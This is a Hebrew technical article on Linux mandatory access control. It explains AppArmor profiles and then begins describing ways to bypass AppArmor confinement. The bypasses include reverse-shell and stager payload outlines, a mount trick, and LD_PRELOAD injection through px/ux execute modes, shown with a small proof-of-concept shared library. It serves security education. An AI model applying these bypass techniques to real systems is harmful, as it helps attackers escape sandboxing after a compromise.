Defeating AppArmor

מאת עמנואל ברונשטיין (emanuel1234)

הקדמה

AppArmor הינה מערכת MAC (ראשי תיבות של Mandatory Accses Control) ללינוקס שפותחה על ידי Immunix, נקנתה בשנת 2005 על ידי חברת NOVELL ושוחררה תחת GPL. כיום הפיתוח העיקרי שלה מתבצע על ידי חברת Canonical. AppArmor מגיע בברירת מחדל בהפצות SuSE, Mandriva ו-Ubuntu. כיום, עבור כל הפצה יש סט נפרד של פרופילים לתוכנות אשר באות כברירת מחדל (AppArmor משתמש ב-LSM ונכנס ל-mainline קרנל רק בגרסא 2.6.36).

MAC הינה מערכת ניהול גישות שמטרתה להגביל את היכולות של גורם כלשהו במערכת על פי חוקים המגדירים איזה פעולות הוא יכול לבצע, לאילו משאבים הוא יכול לגשת ובכלל זה עם אילו גורמים נוספים הוא יכול לתקשר במערכת ומחוצה לה. בכדי להבין לעומק יותר על מה מדובר, נקח למשל את הדוגמא הבאה: גולש תמים נכנס לעמוד אינטרנט זדוני אשר מכיל בתוכו קוד המנצל פרצת אבטחה בדפדפן ומאפשר לתוקף להריץ קוד על המכונה המותקפת.

השיטות הנפוצות לפתרון הבעיה הנ"ל הן:

- לעדכן את המערכת כך שתמיד כל התוכנות יהיו הכי עדכניות, מה שמגן עלינו מפני כל פרצות האבטחה שנחסמו ואשר שוחרר טלאי עבורן.
  הבעיה: אנחנו לא מוגנים מפני ה-Zero-Day הבא שעדיין לא התגלה בפומבי ואין לו טלאי קיים.

- תוכנות אנטי-וירוס שמזהות את האקספלויט בדרכים שונות (חתימות / ניתוח היוריסטי).
  בעיה: זיהוי מבוסס חתימות נידון לכשלון בעת התקפה ממוקדת וניתוח היוריסטי ניתן לעקיפה בדרכים שונות.

בעיה נוספת בשני המקרים היא שמהרגע שקוד-זדוני רץ בתוכנה הנתקפת הוא יכול לעשות **כל מה שהמשתמש יכול לעשות.**

כאן בא לפתרון AppArmor (Application Armor) שהרעיון מאחוריו הוא להגביל את האפליקציה **רק למשאבים שהיא אמורה לקבל.**

המשאבים ש-AppArmor מגביל הם: גישות לקבצים, ו-Posix Capabilities, ההגבלות שניתנות הם מעל ההגבלות הרגילות בלינוקס. כך שהוספת פרופיל לתוכנה יכול להפוך אותה רק לבטוחה יותר.

מנגנון האבטחה בלינוקס (הקיים כחלק מכל הפצה מבוססת Unix) מורכב מ- Discretionary Access Control ו-Posix Capabilities. הכרחי להבין אותו בשביל המשך המאמר - ולכן אביא פירוט של החלקים הרלוונטים.

:DAC

DAC היא מערכת ההרשאות הבסיסית אשר משולבת במערכת הקבצים והתהליכים במערכות מבוססות Unix. במערכת זו, לכל קובץ מוגדרות הרשאות קריאה, כתיבה, והרצה עבור 3 קבוצות נפרדות של משתמשים - בעלים, קבוצה ואחרים. בעת שמריצים קובץ, המערכת טוענת אותו תחת ההרשאות של המשתמש וניתנות לו גישות בהתאם (למשל כאשר הבעלים של תהליך הוא Root, זה אומר שלתהליך יש גישה לבצע כל פעולה על המערכת).

דוגמא:

```
-rw-r--r-- 1 root root 2315 2011-05-15 07:23 /etc/passwd
-rwxr-xr-x 1 root root 20416 2010-03-12 21:40 /usr/bin/xeyes*
```

- r - הרשאת קריאה.
- w - הרשאת כתיבה.
- x - הרשאת הרצה.

- השלשה האדומה מתייחסת להרשאות של **בעליו של הקובץ**
- השלשה הירוקה מתייחסת להרשאות **הקבוצה**.
- השלשה הסגולה מתייחסת לשאר **המשתמשים**.

ההגבלות הנ"ל אינן חלות על process בעל Capability של CAP_DAC_OVERRIDE (שמאפשר לקרוא ולכתוב לכל קובץ, ולהריץ כל קובץ אם יש לו X באחד מההרשאות למשתמש / קבוצה / אחר)

:SIGNALS

סיגנלים הם הודעות על אירועים שנשלחות לתהליכים באופן אסינכרוני, הם יכולים להשלח מהמערכת הפעלה או מתהליכים שונים. לכל סיגנל יש שם וערך מספרי שמתאים להודעה על סוג מסויים של אירוע.

כך למשל הסיגנל SIGSEGV נשלח בעת גישה לא חוקית לזכרון (הדבר מתרחש לדוגמא במצבים של Buffer Overflow, Null Ptr Dereference ושאר באגים אשר גורמים לתוכנה לגשת לכתובת לא תקינה בזכרון). תהליכים יכולים לשלוח סיגנלים לתהליכים אחרים שהבעלים שלהם משותף באמצעות הפונקציה kill. עבור כל סוג סיגנל שתהליך מקבל ישנה תגובת ברירת מחדל שיכולה לכלול יציאה מהתוכנית, ביצוע Core Dump או התעלמות. (יש גם SIGSTOP ו-SIGCONT שרלוונטים ל-process שרץ תחת דיבאגר, אך זה לא קשור לנושא שלנו). process יכול לרשום לעצמו Signal Handler ולטפל בעצמו בסיגנלים שהוא מקבל (וכך לא לבצע את מה שאמור להתבצע בברירת מחדל). סיגנלים של SIGKILL (אילוץ סיום תוכנית) וסיגנל SIGSTOP (עצירת תוכנית בשליטת דיבאגר) אי אפשר לחסום.

לרשימת כלל הסיגנלים יש לרשום:

```
kill -l
```

ההגבלות הנ"ל לא חלות על process בעל Capability של CAP_KILL.

PTRACE:

ptrace הינה קריאת מערכת אשר מאפשרת לדבג תהליכים אחרים, ב-ptrace משתמשים דיבאגרים כדוגמאת GDB וכלי Tracing שונים כגון strace\ltrace, כמו גם תוכנות שמבצעות עריכות זכרון בתוכנות אחרות, למשל לצורך צ'יטינג במשחקים, כלי כמו Cheat Engine ללינוקס לדוגמא:

https://code.google.com/p/scanmem

חוץ מהשימושים הלגיטימיים ב-ptrace ישנם גם שימושים זדוניים כגון:

Session Hijacking: ניצול חיבורים פתוחים לשרתים שונים (FTP \ Telnet \ SSH \ mysql וכו'), מתבצע ptrace לתוכנת הקליינט והשתלטות על החיבור הקיים על מנת להזריק פקודות על השרת שאליו יש חיבור. למידע נוסף, ניתן לראות הרצאה מעולה בנושא, SSH Session Hijacking:

http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-boileau.pdf

דוגמא לשימוש בטכניקה על Telnet ו-SSH:

http://www.securiteam.com/exploits/6J0011F5PK.html

Chroot Jailbreaking: chroot הינו מנגנון אשר משנה את ה-Root Directory של התהליך, משתמשים בו בעיקר בשרתים בכדי למנוע ניצול לרעה של קוד זדוני שיקרא קבצים מהמערכת קבצים שהוא לא אמור לקרוא. ישנן טכניקות רבות לעקיפת chroot במידה והתהליך שרץ בפנים בעל הרשאות Root.

השיטה הישנה והמוכרת:

http://www.bpfh.net/simes/computing/chroot-break.html

אחת מהטכניקות הנוספות היא ביצוע ptrace לתהליכים מחוץ ל-chroot, מה שאפשרי גם אם אנחנו לא Root! (האותיות הקטנות הן: בתנאי שהבעלים של שני התהליכים זהה...) ולהזריק לתוכם קוד, הטכניקה מתוארת ב-PHRACK במאמר בשם "Building ptrace injecting shellcodes":

http://www.phrack.org/issues.html?issue=59&id=12#article

הכלי InjectSo משמש להזרקת ספריות לתוך תהליכים רצים:

http://www.blackhat.com/presentations/bh-europe-01/shaun-clowes/bh-europe-01-clowes.ppt

בעזרת הכלי הנ"ל ניתן להזריק קוד זדוני לתהליכים רצים וכן אפשרי לבצע טלאים לקוד שנמצא בזיכרון התהליך בזמן ריצה מבלי לאתחל אותו. כך שמחליפים פונקציה פגיעה באחת מתוקנת מבלי לאתחל את השרת (וכך שומרים על זמינות).

באובנטו 10.10 הוכנס לשימוש עדכון בקרנל אשר תפקידו לבצע הגבלות על ptrace שרק הבעלים של התהליך יכול לעשות לו Tracing, כך שדיבוג תוכנות יעבוד (הרצה ישירה של gdb binary) אך שימוש ב-attach PID בתוך GDB בשביל לדבג תהליך אחר במערכת לא יעבוד. מה שמגן מפני Session Hijacking ועקיפת chroot במידה ומשתמשים ב-ptrace דרך תוכנה ללא הרשאות root.

מתקפה אפשרית על המנגנון הנ"ל אשר עוקפת אותו הוצגה בין היתר ב-Mailing List של Ubuntu:

https://lists.ubuntu.com/archives/kernel-team/2010-May/010502.html

הרעיון הוא לגרום לתהליכים שאותם נרצה לדבג לרוץ תחתינו, לשם כך נצטרך אנחנו להריץ אותם. במידה והם כבר רצים נצטרך להרוג אותם ולהפעיל מחדש בצורה כזאת שהמשתמש לא יחשוד. הטכניקה עובדת במידה ומדובר בתוכנה ששומרת מצבים כמו מנהל סיסמאות או דפדפן - כך שהפעלה מחודשת שלו יכולה להיות נקיה ומבלי להשאיר עקיבות והמידע שאותו אנחנו מעוניינים לגנוב לא נעלם (בשונה מ-Session (שהוא חד-פעמי) ואם הרגנו אותו החיבור מת). למידע נוסף:

https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace Protection

כמובן שכאשר כותבים תוכנות רגישות (כגון תוכנות אשר שומרות נתונים רגישים בזכרון כדוגמאת ssh-agent או gnome-keyring) אין להסתמך על הגנת ה-ptrace, ויש להכניס בקוד שלהן:

```
prctl(PR_SET_DUMPABLE, 0);
```

מה שימנע ביצוע PTRACE וגם ביצוע CORE DUMP.

במידה ולתהליך שרץ יש Capability של CAP_SYS_PTRACE ההגנות לא מתבצעות והוא יכול לבצע PTRACE לכל תהליך לא משנה מה-PID שלו (חוץ מיוצא דופן PID=1 שהוא של Init).

Capabilities

החל מקרנל 2.2 הוכנסו לשימוש Capabilities והוחלט לחלק את היכולות של root לחלקים כך שהתהליך יוכל שיהיו לו מספר הרשאות. ניתן לראות רשימה מלאה באמצעות הרצת הפקודה: man capabilities.
בכדי לבצע chroot צריך את היכולת: CAP_SYS_CHROOT, בכדי להביא לקובץ "יכולות" - משתמשים בפקודה: setcap. בעבר, תהליך עם UID=0 יכל לבצע כל העולה על רוחו במערכת, המצב היה "או הכל או כלום" מבחינת הרשאות, ולכן הכניסו את האפשרות הנ"ל.

SELINUX(Security) VS AppArmor(Usability):

AppArmor קל יותר ופשוט יותר לתפעול, אך בשל כך הוא מספק פחות אפשרויות. AppArmor מסוגל להגן רק על תוכנות. SELINUX הוא כמעט ההפך המוחלט- הוא הרבה יותר כבד, ופחות נח לתפעול. אך הוא מספק מספר סוגים שונים של הגנה: הגנה כוללת על המערכת, הגנה רק על תוכנות וכו', ניתן לבצע בדיקות Flow (מי יכול לגשת למה וכו'). עובדה נוספת על SELINUX היא שהוא פרי פיתוח של ה-NSA. עם זאת יש לזכור ש-AppArmor ו-SELINUX הם פתרונות שונים לבעיות שונות, בעוד ש-SELINUX מנסה לפתור הכל ולספק הגנה כוללת שמגנה מפני גישה לא מורשת למידע. AppArmor נועד בכדי להגן על תוכנות מפני השלטות על המערכת דרך הרצת קוד זדוני בהן.

דעות שונות על PATH Based Secuirty:

טענות רבות נשמעו מצד מצדדי SELINUX (מצדדי המודול אשר טוען שבדיקה שגישה מורשת לקובץ מסויים צריכה להתבצע על ידי INODE ולא על ידי נתיב) בנוגע למנגנוני "PATH Base". הרעיון הוא שניתן לממש זיהוי של אובייקטים במספר מודלי אבטחה שונים, הנפוצים שבהם, הם "INODE" ו-"PATH Based"

(על פי נתיב האובייקט). לכל מודל היתרונות וחסרונות משלו. הויכוח נובע ברובו מהעובדה שנתיבו של קובץ לא בהכרח מסמל את הקובץ שאיתו עובדים (למשל במקרה ומדובר ב-HARDLINK). סיכום יפה של בעיות שקיימות במערכת הגנה אשר מבוססת על נתיבים אפשר לקרוא פה (חלק מהדברים יזוכרו במאמר וחלק לא):

http://securityblog.org/brindle/2006/04/19/security-anti-pattern-path-based-access-control

פרופילים ב-AppArmor

AppArmor עובד על פי פרופילים המוגדרים מראש, הפרופילים נשמרים בתיקיה:

```
/etc/apparmor.d/
```

שמות הפרופילים אינם משמעותיים למערכת, אך מקפידים לשמור על שמות אינדיקטיביים. בפרק הנ"ל אציג את הפרופיל "usr.sbin.mysqld" ואסביר אותו על שורותיו, בכדי להשיג את מקסימום ההבנה.

הקובץ - /etc/apparmor.d/usr.sbin.mysqld:

```
# vim:syntax=apparmor
# Last Modified: Tue Jun 19 17:37:30 2007
#include <tunables/global>

/usr/sbin/mysqld {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>
  #include <abstractions/mysql>
  #include <abstractions/winbind>

  capability dac_override,
  capability sys_resource,
  capability setgid,
  capability setuid,

  network tcp,

  /etc/hosts.allow r,
  /etc/hosts.deny r,

  /etc/mysql/*.pem r,
  /etc/mysql/conf.d/ r,
  /etc/mysql/conf.d/* r,
  /etc/mysql/*.cnf r,
  /usr/lib/mysql/plugin/ r,
  /usr/lib/mysql/plugin/*.so* mr,
  /usr/sbin/mysqld mr,
```

```
  /usr/share/mysql/** r,
  /var/log/mysql.log rw,
  /var/log/mysql.err rw,
  /var/lib/mysql/ r,
  /var/lib/mysql/** rwk,
  /var/log/mysql/ r,
  /var/log/mysql/* rw,
  /var/run/mysqld/mysqld.pid w,
  /var/run/mysqld/mysqld.sock w,

  /sys/devices/system/cpu/ r,

  # Site-specific additions and overrides. See local/README for details.
  #include <local/usr.sbin.mysqld>
}
```

במידה ונבצע קריאה לקובץ אשר לא מופיע בפרופיל דרך mysql (חיבור למסד עם שם משתמש root - המסד עצמו רץ תחת המשתמש mysql), לדוגמא:

```
mysql> select load_file('/etc/issue') as `/etc/issue`;
```

אפשר לראות בלוגים (של ה-audit, או ב- /var/log/messages)

```
[129525.621021] type=1400 audit(1306550944.114:439): apparmor="DENIED"
operation="open" parent=1 profile="/usr/sbin/mysqld" name="/etc/issue"
pid=2562 comm="mysqld" requested_mask="r" denied_mask="r" fsuid=115
ouid=0
```

ביצוע פעולת הפתיחה נחסמה , תחת הפרופיל "/usr/sbin/mysqld", הפעולה הופעלה על ידי INIT, מספר התהליך: 2562, סוג הגישה שהתבקשה (ולא התקבלה): "r".

ניתוח הפרופיל לחלקים:

השורה הראשונה ברב הפרופילים שבאים עם ההפצות היא:

```
# vim:syntax=apparmor
```

תפקידה לסמל שכאשר קוראים את הקובץ עם העורך VIM הוא מבצע צביעה של ההערות. בשורות הבאות לרוב יש בהערה את הכותב / כותבים של הפרופיל + כתובת דוא"ל ומתי בפעם האחרונה ערכו אותו.

הגדרת הפרופיל:

הפרופיל נמצא במצב Enforce:

```
/usr/sbin/cupsd {
```

כשהפרופיל נמצא במצב Complain - זה נראה כך:

```
/usr/sbin/traceroute flags=(complain) {
```

אפשר להשתמש גם בביטויים רגולרים בשביל לבצע פרופיל רק לחלק מהקבצים כמו שנעשה בפרופיל של FireFox 4:

```
/usr/lib/firefox-4.0.1/firefox{,*[^s][^h]} {
```

כך ש:

```
/usr/lib/firefox-4.0.1/firefox
/usr/lib/firefox-4.0.1/firefox-bin
```

נאכפים. אך firefox.sh לא נאכף.

בעת כתיבת פרופיל ניתן לבצע include לקוד חיצוני כמו בדוגמא. כמעט תמיד נוכל לראות Include לקבצים מתיקיית ה-abstractions. התיקיה הנ"ל כוללת חלקי פרופילים שנחוצים בשביל ביצוע משימות מסוימות (פתיחת דפדפן / כתיבת קבצים זמנים / עבודה עם X / עבודה עם TTY וכו') כך למשל תוכנת דסקטופ תכלול abstractions/X שמאפשר לה לדבר עם שרת ה-X, ובתוספת abstractions/gnome או abstractions/kde (תלוי בסביבה שאליה התוכנה נבנת), תוכנה שעובדת עם TTY כגון טרמינלים תוסיף את abstractions/consoles וכן הלאה.

בהחלט אפשר להסתכל עליהם כאל "חבילות" של הגדרות שמספקות פונקציונליות מסוימת (הרצת קוד PHP \ עבודה עם TTY \ וכו')

Alias:

Alias נמצאים בתיקיה tunables, לדוגמא, מסדי הנתונים עצמם נשמרים כברירת מחדל ב-/var/lib/mysql/ במידה ובהתקנה שלנו אנחנו שומרים אותם במקום אחר נוכל לבצע Alias, כך שבפרופיל יהיה כתוב "תיקיית ברירת מחדל" אך הייחוס יהיה לתיקיה שגדרנו לה את אותו ה-Alias. דוגמא:

```
alias /var/lib/mysql/ -> /home/mysql/,
```

הגדרת Owner:

המילה owner קובעת שההגדרה חלה רק על קבצים שהמשתמש הוא הבעלים שלהם - חשוב להשתמש במילה הזו ברוב ההגדרות על-מנת שהן יחולו רק על קבצים בבעלות המשתמש.

הקוד הבא אומר שאוכל לעבוד רק עם קובץ שאני הבעלים שלו:

```
owner /home/*/.bash_history rw ,
```

משתנים:

משתנים ניתן להגדיר באופן הבא:

```
@{NAME}=text...
```

בברירת מחדל מוגדרים ההגדרות הבאות (משתמשים בהם בפרופילים השונים):

```
@{HOME}=@{HOMEDIRS}/*/ /root/
@{HOMEDIRS}=/home/
@{PROC}=/proc/
```

כמו שאפשר לראות ממבט בפרופילים והגדרות המשתנים, כשרושמים הגדרה של גישה לקובץ בתיקיית הבית זה יראה כך:

```
owner @{HOME}/.mozilla/** rw,
```

כשמתבקשת בקשת גישה לקובץ status בתיקיית ה-proc של ה-process זה יבוצע כך:

```
@{PROC}/[0-9]*/cmdline r,
```

בהגדרה הזאת נוכל לקרוא רק מתוך: /proc/PID/cmdline. ובהגדרה הבאה:

```
@{PROC}/*/net/** r
```

נוכל לקרוא גם מתוך /proc/PID/net וגם מתוך למשל /proc/sys/net/ או כל תיקיה אחרת.
אפשר לראות שכרגע אין פתרון כדוגמת משתנה בשם PID שניתן להשתמש בו בפרופיל בשביל לקבוע הרשאות רק ל-process שרץ כרגע, או לקביעת משתנה שיכלול רק את תיקיית הבית של המשתמש שרץ כרגע.

הגדרת Capability:

בעזרת ההגדרה הנ"ל אנחנו מאפשרים שימוש ב-Capability בפרופיל. יש לשים לב כי איננו מוסיפים הרשאות - אלא רק אומרים "ההרשאה הזאת מותרת" (WhiteList) - לדוגמא:

```
capability dac_override,
```

אנו לא מאפשרים לתהליך רגיל לקרוא קבצים של משתמשים אחרים ולעקוף DAC אלא במידה וכבר עברנו את הגבלות ה-DAC (יש לנו את ה-Capability) הפעולה של קריאת קבצים של משתמש אחר תתבצע רק אם מאופשר בפרופיל. להמחשה, הפעלה של FireFox מוגן תחת ROOT לא תאפשר לו לקרוא קבצים של משתמשים אחרים ולכן הוא לא יעבוד וידרוש dac_override.

ההגדרות:

r - קריאה, **w** - כתיבה, **k** - נעילה (ביצוע locking לקובץ), **a** - הוספה לקובץ (אפשר לפתוח קובץ ולכתוב אליו רק במצב הוספה - בלי למחוק את מה שקיים) = שימושי בשביל לוגים, **m** = ביצוע MMAP עם PROT_EXEC (שמים אותו בעיקר על תיקיות אשר כוללות סיפריות או לקבצים שהם בעצמם סיפריות שטוענים אותן לזכרון)

הגדרת הרצה:

כאשר תוכנה צריכה אופציה להריץ תוכנה אחרת, ישנן מספר דרכים שבהן היא יכולה לעשות זאת, לדוגמא, כאשר תוכנת ה-Child דורשת סט הרשאות שונות מתוכנת ה-Parent (כגון לחיצה על לינקים ב-Evince תפעיל את FireFox - שצריך לרוץ בפרופיל משל עצמו מפני של-Evince אין גישה לתיקיית ההגדרות של FireFox, או לחיצה על קישורי "mailto" אשר תוביל לפתיחה של קליינט הדוא"ל שדורש גישה לתיקיית ההגדרות שלו שלשאר התוכנות אין גישה וכן הלאה וכן הלאה). ובדיוק למקרים אלו יש אפשרות של הרצה במצב Px\Ux שיתוארו בהמשך.

הגדרות "אקסטרה" הן **Deny** ו-**Audit**:

ההגדרה deny אומרת שביצוע פעולה X אסורה. בברירת מחדל הכל WhiteList ולכן אין צורך בהגדרה - אך במקרים שבהם יש צורך ב-BlackList, כגון:

```
/home/** rw ,
```

(הדבר מאפשר לקרוא ולכתוב לכל קובץ בתיקיית הבית), אך אני לא רוצה שההרשאה תכלול גם את התיקיה של mozilla אשר כוללת את עוגיות הדפדפן וכו', אוסיף את השורה הבאה:

```
deny /home/*/.mozilla/** rw,
```

ההגדרה audit אומרת שהפעולה תכתב לקובץ הלוג בעת ביצוע הפעולה, כך למשל, אם אני מעוניין שיכתב לקובץ הלוג בכל פעם שמישהו ינסה לגשת לתיקיית ה-SSH (לקרוא או לכתוב משם), אני אכתוב כך:

```
audit owner /home/*/.ssh/** rw,
```

חשוב לזכור כי כאן אין חסימה לתיקיה, ולכן יש לשלב את הפעולה הנ"ל עם "deny".

הגבלות במצב Enforce

הגבלות שחלות על פרוססים שרצים תחת AppArmor במצב Enforce, הם:

- **PTRACE** - process יכול לבצע PTRACE ATTACH רק ל-process שרץ תחת אותו פרופיל (IX), ביצוע PTRACE ל-process שרץ עם הרשאות אחרות (UX\PX\px\ux או בלי AppArmor עליו) - ייחסם. ההגבלה לא מתבצעת אם מאופשר בפרופיל SYS_PTRACE.

הגבלות שרלוונטיות ל-processים שרצים תחת Root:

- **REBOOT** - ביצוע אתחול של המערכת חסום. בשביל ביצוע הפעולה דרוש אפשור של SYS_BOOT בפרופיל.

- **SYSCTL** - בעזרת הפונקציה sysctl אפשר לשנות פרמטרים דינאמים בקרנל בזמן אמת אופציה זו מאפשרת לגרום לקריסת המערכת בקלות וסביר להניח שגם להרצת קוד (במועד מאוחר יותר בדרך שתעקוף את AppArmor). לרשימה של הגדרות שטעונים כרגע בקרנל יש להריץ sysctl -a.

- **MOUNT** - בעזרת שימוש ב-mount אפשר לעקוף את ההגנות של AppArmor שמוסיפות שכבת הגנה על קבצים שנוכל לקרוא/לכתוב/להריץ בקלות. כך למשל: (פסאודו קוד - ב-BASH)

```
mkdir /tmp/etc-mount/
mount /etc/ /tmp/etc-mount/
```


יצירת תיקיה ב-TMP (או תיקיה אחרת שיש לנו גישות אליה) וביצוע mount של הסיפריה etc/ יאפשר לנו לקרוא את קבצים כי הם עכשיו תחת tmp/ ויש לנו הרשאות קריאה לשם. בשביל ביצוע הפעולה דרוש אפשור של SYS_ADMIN בפרופיל.

ממש לפני שמתחילים...

לפני שנגיע לשלב ה-Hands-On, נציג מספר כלי שורת פקודה לעבודה עם AppArmor. **החבילה apparmor-utils** מגיעה עם מספר כלי שורת פקודה לעבודה עם AppArmor לביצוע פעולות שונות:

- **aa-status** - הצגת מידע על המצב של AppArmor, האם הוא פעיל , איזה פרופילים טעונים ובאיזה מצב (enforce\complain) ועל כמה פרוססים במערכת יש פרופיל פעיל.

- **aa-notify** - לפקודה הנ"ל יש שני תפקידים:
  - בעת הפרה של AppArmor תופיע הודעה על המסך, לדוגמא:



  - כלי לשורת הפקודה בשביל לראות הפרות שנעשו, ע"י:

aa-notify -l -v - הצגת הלוג.

החבילה apparmor-notify אינה מותקנת בברירת מחדל באובנטו, אני ממליץ להתקין אותה.

- **aa-enforce** - לשים פרופיל במצב enforce (כלומר כל ההגבלות חלות).
- **aa-complain** - לשים פרופיל במצב complain - ההגבלות לא חלות, אבל כל הפרה של הפרופיל נרשמת בלוגים (משתמשים בזה בשביל לבנות פרופיל לתוכנה על פי הגישות ששימוש בה מצריך).
- **aa-unconfined** - בודק פרוססים שמאזינים על פורטים מסוימים באמצעות netstat ומתריע האם יש עליהם פרופיל או אין. (משתמשים בכלי בשביל לבצע פרופיל לכל תוכנה שמאזינה על פורטים - כלומר שרת - כך שתוקף שמגיע מהרשת יוכל לבצע רק מה שנמצא באחד מהפרופילים האלו)

איך AppArmor משפיע על Payloads סטנדרטים ומה עושים בנידון?

נקח לדוגמא PayLoad של Reverse Shell: אפשר לחלק אותו ל-3 חלקים:

- יצירת תקשורת \ פתיחת Socket:

```
socket(AF_INET, SOCK_STREAM, 0)
```

- הרצה של /bin/sh - בשביל שנקבל Shell:

```
execve("/bin//sh", ["/bin//sh",NULL])
```

- אחרי שקיבלנו את ה-Shell - אנחנו מריצים פקודות בשביל לעבוד על המחשב של הקורבן (cat, ls, wget וכו').

תחת AppArmor מה שיוצא הוא:

- התוכנה צריכה שתהיה לה גישה מורשת לאינטרנט בפרופיל שלה - במידה ואין לה, לא נוכל להתחבר לאינטרנט וליצור חיבור לשרת של התוקף.
- צריך שתהיה גישת הרצה ל-Shell מסויים (sh/bash) - מה שלא תמיד קורה.
- במידה ועברנו את 1 ו-2 וקיבלנו Shell, לא נוכל להשתמש בו בצורה נורמלית מכיוון שרוב המוחלט של הפקודות שנריץ לא נמצאות ברשימה הלבנה ולכן כשנריץ פקודות נקבל:

```
/bin/ls: Permission denied
```

כדוגמא שניה ניקח מקרים של Drive By Download:

- הורדת קובץ מהאינטרנט לתוך תיקיית ה-TMP.
- הרצה של הקובץ.

ShellCode לדוגמא:

http://www.exploit-db.com/exploits/13355/

תחת AppArmor:

במידה ויש גישה לאינטרנט אפשר להוריד קובץ ולכתוב לתוך TMP כי יש לשם תמיד הרשאות קריאה וכתיבה. עם זאת - אין הרשאות הרצה מתוך TMP, כך שלא נוכל להריץ קובץ שנכתב לשם. נוכל להשתמש בוקטור הנ"ל רק אם יש תיקיה תחת הפרופיל שיש לה גם הרשאות כתיבה והרצה משם (נדיר).

דרך אחת לעקוף מגבלה זו היא באמצעות שימוש ב-Stager (נקרא גם Proglet Server) - כלומר Shellcode קטן שירוץ על המחשב של הקורבן ולאחר מכן עבור כל פעולה שנרצה לבצע נשלח לו (או נתכנת אותו מראש שיוריד ממקום קבוע) Shellcode נוסף אשר עבורו הוא יקצה מקום בזיכרון, יעניק לשטח הזה הרשאות הרצה, יוריד לשם את הקוד ויריץ ישירות מתוך ה-process. בצורה זו אנו נמנעים מהצורך בשימוש בכלי מערכת או בהרשאות כתיבה וקריאה וכך עוקפים בהצלחה את ההגבלה של AppArmor.

עד כאן ההקדמה ל-"חלק המעניין" של המאמר.

בחלק הבא של המאמר אציג מספר דרכים לעקוף את מנגנון ה-AppArmor על הגנותיו בכדי לפתור מקרים כגון אלה. המאמר הולך לדבר על הפרופילים שמגיעים עם אובנטו - בעיקר על הפרופיל של evince שמופעל בברירת מחדל, ושל FireFox שאפשר להפעיל (אופציונלי) - וכל מיני חלקים שונים שראיתי בפרופילים ברחבי הרשת וב-Repository שונים:

- http://bazaar.launchpad.net/~apparmor-dev/apparmor-profiles/master/files/head:/ubuntu/
- http://apparmor.opensuse.org/

Defeating AppArmor

בחלק הבא אציג מספר דרכים לעקיפת ההגנות של AppArmor באמצעות ניצול חולשה במצבי הריצה השונים שבאמצעותם AppArmor מריץ תת-תהליכים. ישנן מספר הרשאות שבהן התוכנה שרצה דרך התוכנה הראשית (המוגנת) יכולה לרוץ:

px - Discrete profile execute mode

cx - Discrete local profile execute mode

ux - Unconstrained execute mode

ix - Inherit execute mode

m - Allow PROT_EXEC with mmap(2) calls

בחלק הבא אתייחס בעיקר ל-px ו-ux.

ix - התוכנה המורצת מקבלת את אותו פרופיל (ההגנה) שהתוכנה שהריצה אותה מקבלת.

px - התוכנה שתרוץ, תרוץ לפי פרופיל אשר קיים בשבילה.

ux - התוכנה תרוץ בלי שום הגנות של AppArmor.

cx - אותו דבר כמו px אבל הוא מחפש רק בתתי-פרופילים לפרופיל שממנו הוא רץ.

כשמשתמשים באות גדולה כמו Cx, Px, Ux, ההרצה היא "מאובטחת" - ומשתני סביבה מסוכנים נמחקים לפני ריצת התוכנית (על זה נרחיב בהמשך).

דוגמאות (מתוך הפרופיל של FireFox):

```
/bin/bash ixr,
/bin/dash ixr,
/bin/grep ixr,
/bin/sed ixr,
```

כך שאם אריץ :

```
bash -c "code"
```

ההגנות יחולו עליו ולא השגתי כלום (הקוד שירוץ דרך Bash יוכל לעשות רק מה שנמצא בפרופיל של Firefox), לעומת זאת :

```
/usr/bin/apturl Uxr,
/usr/bin/ooffice Uxr,
```

כאן AppArmor לא מגן עליהם, ההרצה היא "בטוחה", אם אני אצליח להריץ קוד דרך אחד מהתהליכים האלו - עקפתי את ההגנה של AppArmor שמוחלת על Firefox.

מתוך הפרופיל של Evince:

```
/usr/bin/evince-previewer Px,
```

כנ"ל - רק שאני לא עוקף לגמרי את AppArmor אלא עובר לפרופיל אחר (לדוגמא, אם אעבור לפרופיל מתרני יותר אוכל להגיע למצב שבו יש לי אפשרות לבצע פעולות שלא היו מורשות לי קודם לכן, או שאוכל לאעבור לפרופיל שידוע שיש בו הגדרות בעייתיות. בנוסף, אוכל לבצע שרשרת קפיצות- לדלג מפרופיל מוגן יחסית, לפרופיל בעל פחות הגנה וממנו לפרופיל שכמעט ולא חסום, עד שאגיע לאפשרות של הרצת קוד דרך תהליך שאינו מוגן).

שימוש ב- DLL INJECTION בשביל px ו-ux

שימוש ב-px (או ב-ux) כמו שכתוב בדוקמנטציה הוא לא מאובטח בגלל שלא מתבצעת מחיקה של משתני סביבה מזיקים כגון LD_PRELOAD שעוברים לתוכנה.

לאחר ההסבר על המצבים ux ו-px בדוקומנטציה, מופיעה אזהרה כי משתני סביבה כגון LD_PRELOAD לא מבוטלים עבור תהליך שמקבל הגדרות במצבים האלו ולכן מומלץ להשתמש באפשרות זו **רק** כשיש צורך להעביר אחד ממשתני הסביבה שנמחקים:

```
WARNING: Using the Discrete Profile Execute Mode
px does not scrub the environment of variables
such as LD_PRELOAD. As a result, the calling
domain may have an undue amount of influence over
the called item.
```

שימוש ב-px או ux לא נפוץ במיוחד, אך בחלק מהפרופילים הוא קיים. במידה ונעשה שימוש באחד מהם, אפשר להשתמש במשתנה סביבה LD_PRELOAD ולבצע DLL Injection. בכדי לבצע DLL Injection, נבצע:

יצירת הקובץ SO, קוד המקור: dllinj.c:

```
#include <stdio.h>
void __attribute__((constructor)) init() {
printf("Bypass Apparmor DLL-Injection Style :) ");
}
```

קימפול:

```
gcc -shared dllinj.c -o dllinj.so -fPIC
```

הקטנתו:

```
strip  dllinj.so
```

בשביל שזה יעבוד מספיק רק הרשאות קריאה לקובץ:

```
chmod a-wx dllinj.so
```

